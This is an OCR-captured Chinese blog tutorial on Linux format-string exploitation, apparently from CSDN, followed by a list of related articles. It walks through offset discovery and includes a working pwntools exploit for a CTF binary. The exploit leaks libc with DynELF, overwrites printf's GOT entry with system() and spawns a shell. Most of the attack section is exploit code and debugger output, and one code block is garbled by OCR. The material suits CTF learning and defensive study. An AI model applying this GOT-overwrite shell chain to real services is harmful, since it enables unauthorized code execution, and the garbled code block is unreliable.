Linux 格式化字符串漏洞利用

原创 2017年05月[illegible] 22:32:20 标签：linux / 漏洞 / 格式化 5289

目的是接触一些常[illegible]漏洞，增加自己的视野。格式化字符串危害最大的就两点，一点是leak memory，一点就是可以在内存中写入数据，[illegible]来说就是格式化字符串可以进行内存地址的读写。下面结合着自己的学习经历，把漏洞详细的讲解一下，附上大量的实例。

0x01 漏洞[illegible]

0x1 简介

格式化字符串漏洞是一种常见的漏洞，原理和利用方法也很简单，主要利用方式就是实现内存任意读和写。前提是其中的参数可控。如果要深入理解漏洞必须进行大量的实验。

0x2 产生条件

首先要有一个函数，比如read, 比如gets获取用户输入的数据储存到局部变量中，然后直接把该变量作为printf这类函数的第一个参数值，一般是循环执行

0x02 内存读取

这是泄露内存的过程

0x1 printf 参数格式

```
这部分来自icemakr的博客

32位

读

'%{}$x'.format(index)            // 读4个字节
'%{}$p'.format(index)            // 同上面
'${}$s'.format(index)
写

'%{}$n'.format(index)            // 解引用，写入四个字节
'%{}$hn'.format(index)           // 解引用，写入两个字节
'%{}$hhn'.format(index)          // 解引用，写入一个字节
'%{}$lln'.format(index)          // 解引用，写入八个字节
64位

读

'%{}$x'.format(index, num)       // 读4个字节
'%{}$lx'.format(index, num)      // 读8个字节
```


4ct10n
关注


原创 98 粉丝 46 喜欢 5 评论 18

等级：博客 5 访问量： 56万+
积分： 5103 排名： 6723

```
'%{}$p'.format(index)            // 读8个字节
'${}$s'.format(index)
写

'%{}$n'.format(index)            // 解引用，写入四个字节
'%{}$hn'.format(index)           // 解引用，写入两个字节
'%{}$hhn'.format(index)          // 解引用，写入一个字节
'%{}$lln'.format(index)          // 解引用，写入八个字节
%1$lx: RSI
%2$lx: RDX
%3$lx: RC
%4$lx: R8
%5$lx: R9
%6$lx: 栈上一个QWORD
```

0x2 堆栈情况



当`printf("%s%d%d%d")`后面没有参数时，会打印后面的堆栈值。如果有read等函数，内存值可控，就可以实现内存任意读、任意写。

在64位环境下的格式化字符串利用又是另一回事，在这里稍微的提一下，以免其他同学在走错道

程序为64位，在64位下，函数前6个参数依次保存在rdi、rsi、rdx、rcx、r8和r9寄存器中（也就是说，若使用"x$"，当1<=x<=6时，指向的应该依次是上述这6个寄存器中保存的数值），而从第7个参数开始，依然会保存在栈中。故若使用"x$"，则从x=7开始，我们就可以指向栈中数据了。

0x3 实例分析

这里选用广东省红帽杯的pwn2来具体说明。
首先看一下IDA反汇编代码

```
while ( 1 )
{
  memset(&v2, 0, 0x400u);
  read(0, &v2, 0x400u);
  printf((const char *)&v2);
  fflush(stdout);
}
```

我们发现了read函数，printf函数标准的格式化字符串漏洞。

1计算参数偏移个数

这里有两种方式

(1) gdb调试

在printf之前设置断点，0x0804852E

```
gdb-peda$ b *0x804852e
Breakpoint 1 at 0x804852e
```


单步进入sprintf函数中，查看堆栈值

```
gdb-peda$ x/50x
0xffffcabc:     0x08048533      0xffffcadc      0xffffcadc      0x00000400
0xffffcacc:     0xffffcf84      0x001ae23c      0x00000008      0x00000048
0xffffcadc:     0x9254242       0x41417324      0x0000000a      0x00000000
0xffffcaec:     0x0000000       0x00000000      0x00000000      0x00000000
```

我们发现了我们可控的内存距离sprintf之间的距离为7

(2) 利用pwnto 计算

利用FmStr函数计算

```python
from pwn import *
# coding:utf-8
# io = process('./pwn2')
# io =remote('106.75.93.221', 20003)
elf = ELF('./pwn2')

def test(payload):
    io = process('./pwn2')
    io.sendline(payload)
    info = io.recv()
    io.close
    return info
autofmt = FmtStr(test)
print autofmt.offset
```

2利用DynELF实现内存泄露

在这里我先介绍一下DynELF泄露内存的原理，采用这篇博客里写的

> 我们应该怎么才能根据已知的函数地址来得到目标函数地址,需要有一下条件
> 1.我们拥有从Linux发型以来所有版本的 libc 文件
> 2.我们已知至少两个函数函数在目标主机中的真实地址
> 那么我们是不是可以用第二个条件去推测目标主机的 libc 版本呢？
> 我们来进行进一步的分析：
> 关于条件二：
> 这里我们可以注意到：printf 是可以被我们循环调用的
> 因此可以进行连续的内存泄露
> 我们可以将多个 got 表中的函数地址泄露出来，
> 我们这样就可以的至少两个函数的地址，条件二满足
> 关于条件一：
> 哈哈~对了，这么有诱惑力的事情一定已经有人做过了，这里给出一个网站：http://libcdb.com/，大名鼎鼎 pwntools 中的 DynELF 就是根据这个原理运作的
> 两个条件都满足，根据这些函数之间的偏移去筛选出 libc 的版本
> 这样我们就相当于得到了目标服务器的 libc 文件，达到了同样的效果

以上是原理，其实说白了就是要利用能够打印指定内存的函数

```python
#coding:utf-8
from pwn import *
sh = process('./pwn2')
elf = ELF('./pwn2')
#计算偏移
def test(payload):
    temp = process('./pwn2')
    temp.sendline(payload)
    info = temp.recv()
    temp.close()
    return info

auto = FmtStr(test)
print auto.offset
#泄露内存  因为函数本来可以循环执行所以不用rop链闭合
```

```python
def leak(addr):
    payload = 'A%9$s'#这里需要注意一下 为了精确泄露内存用字符定下位
    payload += 'AAA'
    payload += p32(addr)
    sh.sendline(payload)
    sh.recvuntil('A')
    content = sh.recvuntil('AAA')
    # con      = sh.recv(4)
    print content
    if(len(content) == 3):
        p      '[*] NULL'
        r      '\x00'
    else:
        p      '[*] %#x ---> %s' % (addr, (content[0:-3] or '').encode('hex'))
        p      len(content)
        r      content[0:-3]
#-------- leak system
d = DynELF(leak, elf=ELF('./pwn2'))
system_addr = d.lookup('system','libc')#意思是在libc中寻找system地址
log.info('system_addr:' + hex(system_addr))
```

0x03 内存写入


首先分析一个简单点的程序

```c
#include <stdio.h>
int main() {
    int flag=5 ;
    int *p = &flag;
    char a[100];
    scanf("%s",a);
    printf(a);
    if(flag == 2000)
    {
        printf("good\n" );
    }
    return 0;
}
```

利用gdb调试一下，在printf处设断点。查看一下堆栈的状况

```
gdb-peda$ x/50x $sp
0xffffce6c:     0x08048534      0xffffce88      0xffffce88      0x000000c2
0xffffce7c:     0xf7e9376b      0x00000005      0xffffce80      0x61616161
0xffffce8c:     0x00000000      0xf7ffd000      0xf7ffd918      0xffffceb0
0xffffce9c:     0x08048292      0x00000000      0xffffcf44      0xf7fb4000
0xffffceac:     0x000090d7      0xffffffff      0x0000002f      0xf7e10dc8
0xffffcebc:     0xf7fb8000      0x00008000      0xf7fb4000      0xf7fb2244
0xffffcecc:     0xf7e1c0ec      0x00000001      0x00000003      0xf7e32830
0xffffcedc:     0x080485bb      0x00000001      0xffffcfa4      0xffffcfac
```

发现偏移为5 于是构造`%010x%010x%010x%01970x%n`



这里只是对于flag内存的修改，并没有达到任意修改的效果，任意修改需要计算偏移利用写好内存地址，利用%n直接修改。下面继续pwn2的讲解

在pwntools中有现成的函数可以使用`fmtstr_payload`可以实现修改任意内存

`fmtstr_payload(auto.offset, {printf_got: system_addr})`(偏移，{原地址：目的地址})

```
from pwn import *
sh = process('./pwn2')
elf = ELF('./pwn2')

def test(payload):
    temp = process('./pwn2')
    temp.sendline(payload)
    info = temp.recv()
    temp.close()
    return info

auto = FmtStr(test)
print auto.offset


def leak(addr):
    payload = 'A%9$s'
    payload += 'AAA'
    payload += p32(addr)
    sh.sendline(payload)
    sh.recvuntil('A')
    content = sh.recvuntil('AAA')
    # content = sh.recv(4)
    print content
    if(len(content) == 3):
        print '[*] NULL'
        return '\x00'
    else:
        print '[*] %#x ---> %s' % (addr, (content[0:-3] or '').encode('hex'))
        print len(content)
        return content[0:-3]
#-------- leak system
d = DynELF(leak, elf=ELF('./pwn2'))
system_addr = d.lookup('system','libc')
log.info('system_addr:' + hex(system_addr))

#-------- change GOT
printf_got = elf.got['printf']
log.info(hex(printf_got))

payload = fmtstr_payload(auto.offset, {printf_got: system_addr})
sh.sendline(payload)
```

```
43
44 payload = '/bin/sh\x00'
45 sh.sendline(payload)
46
47 sh.interactive()
```


1

【正在直播】为什么80%的程序员，这次都站全栈工程师?

随着IT市场需求的变化，全栈工程师似乎已成为未来发展趋势。很多Flag公司都已经声称只招Full Stack的员工，那么为什么全栈工程师最受欢迎？一个案例带你先睹为快！

18527 查看更多>>

写下你的评论...

某道Pwn（格式化字符串漏洞）

wizardforcel 2017年03月18日 14:14 1439

格式化字符串漏洞近几年出现频率少了，但是一些 CTF 中还有涉及，就当玩玩好了。首先看这一段代码，什么比赛的题我忘了：#include int main(void) { int flag ...

格式化字符串漏洞利用 三、格式化字符串漏洞

wizardforcel 2017年04月14日 11:53 1548

三、格式化字符串漏洞 原文：Exploiting Format String Vulnerabilities 作者：scut@team-teso.net 译者：飞龙 ...

格式化字符串漏洞执行任意代码分析

qq_35519254 2016年10月10日 11:05 1344

首先使用vc++6.0编译一个程序FormatStr.exe,源代码： 代码: _#include #include int main (int argc, char *argv[]) { ...

格式化字符串漏洞利用 五、爆破

wizardforcel 2017年04月14日 16:05 455

五、爆破 原文：Exploiting Format String Vulnerabilities 作者：scut@team-teso.net 译者：飞龙 日期：200...

学习记录：格式化字符串漏洞利用

zhy025907 2017年06月04日 14:56 194

之前在实际漏洞利用的过程中，用过几次格式化字符串，一直都是照葫芦画瓢，一直都是有点模棱两可的，趁着有时间，赶紧把这个漏洞补上。...

格式化字符串漏洞利用 一、引言

wizardforcel 2017年04月12日 10:10 583

一、引言 作者：scut@team-teso.net 译者：飞龙 日期：2001.9.1 版本：v1.2 这篇文章解释了某种现象的本质，它已经在 2000 年的下半年...

格式化字符串攻击原理及示例

immcss 2011年03月22日 14:20 11600

一、类printf函数簇实现原理类printf函数的最大的特点就是，在函数定义的时候无法知道函数实参的数目和类型。对于这种情况，可以使用省略号指定参数表。带有省略号的函数定义中，参数表分为两部分，前半...

格式化字符串漏洞利用 七、工具

wizardforcel 2017年04月14日 20:01 978

七、工具 原文：Exploiting Format String Vulnerabilities 作者：scut@team-teso.net 译者：飞龙 日期：200...

格式化字符串漏洞利用 二、格式化函数

wizardforcel 2017年04月12日 11:07 991

二、格式化函数格式化函数是一类特殊的 ANSI C 函数，接受可变数量的参数，其中的一个就是所谓的格式化字符串。当函数求解格式化字符串时，它会访问向函数提供的额外参数。它是一个转换函数，用于将原始的 ...

格式化字符串漏洞利用 六、特殊案例

wizardforcel 2017年04月14日 19:33 1246

六、特殊案例 原文：Exploiting Format String Vulnerabilities 作者：scut@team-teso.net 译者：飞龙 日期：2...

1

格式化字符串漏洞利用 四、利用的变体

wizardforcel 2017年04月14日 15:15 840

四、利用的变体 原文：iting Format String Vulnerabilities 作者：scut@team-teso.net 译者：飞龙 日期：...

linux格式化输入输出函数操作

bodogbo11 2013年01月02日 11:37 4174

有许多的库函数可以按我们所希望的方式产生输出,而如果我们有过一些C语言编程的经验,我们就会对于这些格式感到熟悉.这些函数包括prinf以及其他的一些向文件流中写入数据的函数以及scanf和其他的一些函...

漏洞综合利用总结

fengshenyue 2016年06月12日 01:09 1169

漏洞利用综合 目录遍历在搜索引擎里搜”Index of” 由于文件名可以任意更改而服务器支持“ ~/”，“ /..”等特殊符号的目录回溯，从而使攻击者越权访问或者覆盖敏感数据，如网站的配置文件、系...

【实战】Cyrus IMAP Server IMAPMAGICPLUS预验证远程缓冲区溢出漏洞分析

Cyrus IMAP Server IMAPMAGICPLUS预验证远程缓冲区溢出漏洞分析创建时间：2004-12-06文章属性：原创文章提交：san (san_at_xfocus.org)Cyrus...

freexploit 2005年03月29日 23:21 911

linux常见漏洞利用技术实践

koozxcv 2016年06月14日 11:27 6296

这篇文章好像被很多人转载，以至于我都不能找到谁的才是原创，因此就不加原创链接了。个人感觉，对于pwn入门的人来说很有启发意义，这套工具，方法理论移植到android平台其实差别不大，android平台...

linux下格式化字符sprintf

luoyuehao 2014年08月04日 17:30 434

linux下格式化字符sprintf。 记的初始化目标字符串

工作目录 python格式化字符串 logging不输出 linux其他用户执行权限 2016.08.19回顾

今天的工作主要是测试v4 model，发现了一些小BUG，也验证了一些可以使用的机制，总结如下： 1、有一个进程工作目录，和脚本所在目录，脚本所在目录写了一个相对路径，但是跑起来的时候，是进程工作目...

strwolf 2016年08月19日 18:00 603

ISCC之pwn1格式化字符串漏洞详解！

qq_33438733 2017年05月29日 19:46 604

作为小白的我，自从入了ctf的坑就再也没爬起来过，从无到有实在是很辛苦。仅以此片纪念我的青春。 直接进入正题。这是个很明显的32位的格式化字符串漏洞。 上手就先leak出libc地址，求偏移得到...

C++格式化字符

sinat_34715587 2017年08月11日 19:04 245

C++输入输出字符格式化

64位longlong格式化字符串

xiuzhentianting 2015年09月07日 12:32 1154

// windows void CtestDlg::OnBnClickedButton1() { __int64 i = 2200000000; TCHAR szDescribe[256]...

Kali Linux工具集简介 – nmap zenmap常见选项

lendq 2018年02月09日 12:02 53

该文章已经写得很棒了，本人不在讲述. 只写一些补录... http://blog.csdn.net/aspirationflow/article/details/7694274...

Linux下堆漏洞利用(off-by-one)

nibiru_holmes 2017年03月14日 12:18 1405

一个字节溢出被称为off-by-one，曾经的一段时间里，off-by-one被认为是不可以利用的，但是后来研究发现在堆上哪怕只有一个字节的溢出也会导致任意代码的执行。同时堆的off-by-one利用...

Kali Linux 秘籍 第六章 漏洞利用

wizardforcel 2016年10月06日 19:31 2263

第六章 漏洞利用 作者: L. Pritchett, David De Smet 译者：飞龙 协议：CC BY-NC-SA 4.0 简介一旦我们完成了漏洞扫描步骤，...

Linux下的FTP命令害死人

SysProgram 2014年12月05日 15:18 1271

Binary模式不会对数据进行任何处理。 Ascii模式会将回车换行转换为本机的回车字符。 做系统运维的记得长记性，在Linux下用ftp命令传输文件的时候，记得开启bin模式，要不然你的系统镜像会...

cdpsnarf基于Kali Linux环境的使用

isinstance 2016年01月05日 23:44 1137

cdpsnarf是基于Kali Linux下的思科发现协议嗅探器（Cisco Discovery Protocol Sniffer） cdpsnarf是专门写的网络嗅探器 从CDP数据包中提取信息...

漏洞挖掘基础之格式化字符串

stonesharp 2017年01月10日 09:27 1019

漏洞挖掘基础之格式化字符串 黑客 1年前 (2015-10-24) 8,036 0 0x00 序 格式化字符串漏洞是一个很古老的漏洞了，现在几乎已经见不到这类...

格式化字符串漏洞实验

qq_29687403 2015年07月19日 10:47 1277

本实验将会提供一个具有格式化漏洞的程序，我们将制定一个计划来探索这些漏洞以达到任意读写内存的目的。...

Shell字符串操作

xiaocainiaoshangxiao 2014年09月21日 22:35 22063

linux shell字符串的操作

c语言中的格式化字符串

MyLinChi 2016年11月10日 16:09 3156

C语言中格式字符串的一般形式为： %[标志][输出最小宽度][.精度][长度]类型， 其中方括号[]中的项为可选项。 一、类型 我们用一定的字符用以表示输出数据的类型，其格式符和意义下表所示：...

格式化字符串漏洞简介

PrettyDay 2015年12月20日 23:27 4934

简介格式化字符串，也是一种比较常见的漏洞类型。

linux中glibc漏洞利用

qq_40265677 2018年03月14日 08:37 5

linux中glibc漏洞利用小姿势0x00 内存泄露malloc一个large_chunk1malloc一个large_chunk2free malloc_chunk1(freeing large_...

Linux内核漏洞利用入门

qq_32400847 2017年04月26日 20:00 2059

本文转载自 Linux内核漏洞利用教程（一）：环境配置 Linux内核漏洞利用教程（二）：两个Demo Linux内核漏洞利用教程（三）：实践CSAW CTF题目 在配置环境的过程中花了很长时...

STL::STRING格式化字符串

Sidyhe 2015年09月16日 11:48 1515

void __inline __cdecl StdFormatA(std::string &buf, const char *format, ...) void __inline __cdecl St...

格式化字符串小实验

aqifz 2015年11月07日 19:12 670

在论文里看到格式化字符串攻击的说明，不是很理解，决定实践一下，结合Tim Newsham的Format String Attacks（http://forum.ouah.org/FormatStrin...

变量与字符串的 – format、格式化字符串

czlun 2017年06月03日 17:09 380

我们经常会输出类似“亲爱的xxx你好！你xx月的话费是xx，余额是xx”之类的字符串，而xxx的内容都是根据变量变化的，所以，需要一种简便的格式化字符串的方式。...

格式化字符漏洞 ...uCTF pwn3 writeup

charlie_heng 2017年06月05日 10:42 273

之前一直不怎么会格式...串的漏洞，刚好碰上这道题，学习一波首先看下main函数，读一个字符串，然后打印出来，之后直接exit(0) 无法利用栈溢出跳转，但是prinf是直接打印读取的东西，这里就存在...

Struts S2-052漏洞利用方式实验解析（附EXP）

zxcxq 2017年09月08日 20:10 586

靶机：101.200.58.* （win2008x64+tomcat8.5+Struts 2.5.12） 漏洞地址： http://101.200.58.*:8080/struts2-rest-s...

kali漏洞利用之Metasploit实战

The__Apollo 2017年04月22日 20:33 5188

Metasploit在渗透测试中经常被用到，实际上这套软件包括了很多工具，这些工具组成了一个完整的攻击框架。他们或许在渗透测试中的每一方面都不能称为最好用的工具，但组合起来的框架却让它变得强大。1.启...

struts2 s2-45漏洞利用

qzxdh 2017年03月08日 09:54 1742

网上放出了python版的struts2 s2-45漏洞利用exp，可执行win或linux命令。 实践了几个linux服务器，记录下linux下获取webshell过程。 访问web，随...

（二）boost库之字符串格式化

liujiayu2 2016年03月15日 14:33 532

程序中经常需要用到字符串格式化，就个人而言还是比较倾向于C格式的输出，如果只是打印日志，printf就够了，如果到生成字符串，获取你可以选择sprintf，但这些都是需要你预先分配空间的，对于一些不可...